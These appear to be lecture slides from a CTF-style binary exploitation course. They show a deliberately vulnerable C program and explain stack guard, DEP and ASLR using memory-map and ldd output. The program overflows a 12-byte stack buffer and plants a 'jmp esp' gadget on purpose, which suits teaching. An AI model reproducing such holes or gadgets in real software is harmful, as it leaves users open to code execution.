
```
#include <string.h>
#include <stdio.h>

const char jmp[3] = "\xff\xe4\x00";
void foo (char *bar)
{
   char  c[12];

   memcpy(c, bar, strlen(bar));
   printf("Your input is: %s\n",  c);
   fgets(c,128,stdin);
}

int main (int argc, char **argv)
{
    char buf[4096];
    fgets(buf,4096,stdin);
    foo(buf);
}
```

Mitigation

- Stack Guard
- Data Execution Prevention
- Address Space Layout Randomization

Data Execution Prevention

- Set memory space to executable or non-executable(NX)




```
cychao@CatKali:~/ctf/nctu$ cat /proc/11844/maps
08048000-08049000 r-xp 00000000 08:01 202542     /home/cychao/ctf/nctu/slide/foo
08049000-0804a000 rw-p 00000000 08:01 202542     /home/cychao/ctf/nctu/slide/foo
b7e60000-b7e61000 rw-p 00000000 00:00 0
b7e61000-b7fbd000 r-xp 00000000 08:01 392370     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7fbd000-b7fbe000 ---p 0015c000 08:01 392370     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7fbe000-b7fc0000 r--p 0015c000 08:01 392370     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7fc0000-b7fc1000 rw-p 0015e000 08:01 392370     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7fc1000-b7fc4000 rw-p 00000000 00:00 0
b7fdf000-b7fe1000 rw-p 00000000 00:00 0
b7fe1000-b7fe2000 r-xp 00000000 00:00 0          [vdso]
b7fe2000-b7ffe000 r-xp 00000000 08:01 392406     /lib/i386-linux-gnu/ld-2.13.so
b7ffe000-b7fff000 r--p 0001b000 08:01 392406     /lib/i386-linux-gnu/ld-2.13.so
b7fff000-b8000000 rw-p 0001c000 08:01 392406     /lib/i386-linux-gnu/ld-2.13.so
bffdf000-c0000000 rw-p 00000000 00:00 0          [stack]
cychao@CatKali:~/ctf/nctu$
```

Mitigation

- Stack Guard
- Data Execution Prevention
- Address Space Layout Randomization

ASLR

- 程式的執行段及函式庫使用隨機的位置載入
  - 防止 Return to libc / ROP 等攻擊



```
root@bt:~# gcc -fPIE -pie geteip.c -o getEIP
root@bt:~# cat /proc/sys/kernel/randomize_va_space
2
root@bt:~# ldd getEIP
        linux-gate.so.1 =>  (0xb778a000)
        libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb761a000)
        /lib/ld-linux.so.2 (0xb778b000)
root@bt:~# ldd getEIP
        linux-gate.so.1 =>  (0xb772c000)
        libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb75bc000)
        /lib/ld-linux.so.2 (0xb772d000)
root@bt:~# ./getEIP
EIP located at: 0xb77ef57c
root@bt:~# ./getEIP
EIP located at: 0xb772e57c
root@bt:~# ./getEIP
EIP located at: 0xb77b657c
root@bt:~#
```